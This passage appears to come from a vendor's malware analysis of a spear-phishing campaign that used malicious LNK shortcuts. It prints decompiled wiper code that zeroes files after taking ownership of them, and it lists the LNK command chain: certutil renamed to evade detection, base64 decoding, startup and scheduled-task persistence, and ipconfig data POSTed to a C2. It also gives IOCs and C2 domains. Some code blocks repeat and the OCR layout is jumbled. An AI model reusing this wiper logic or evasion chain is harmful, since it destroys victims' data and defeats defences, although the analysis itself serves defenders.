    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.




```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.


The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.



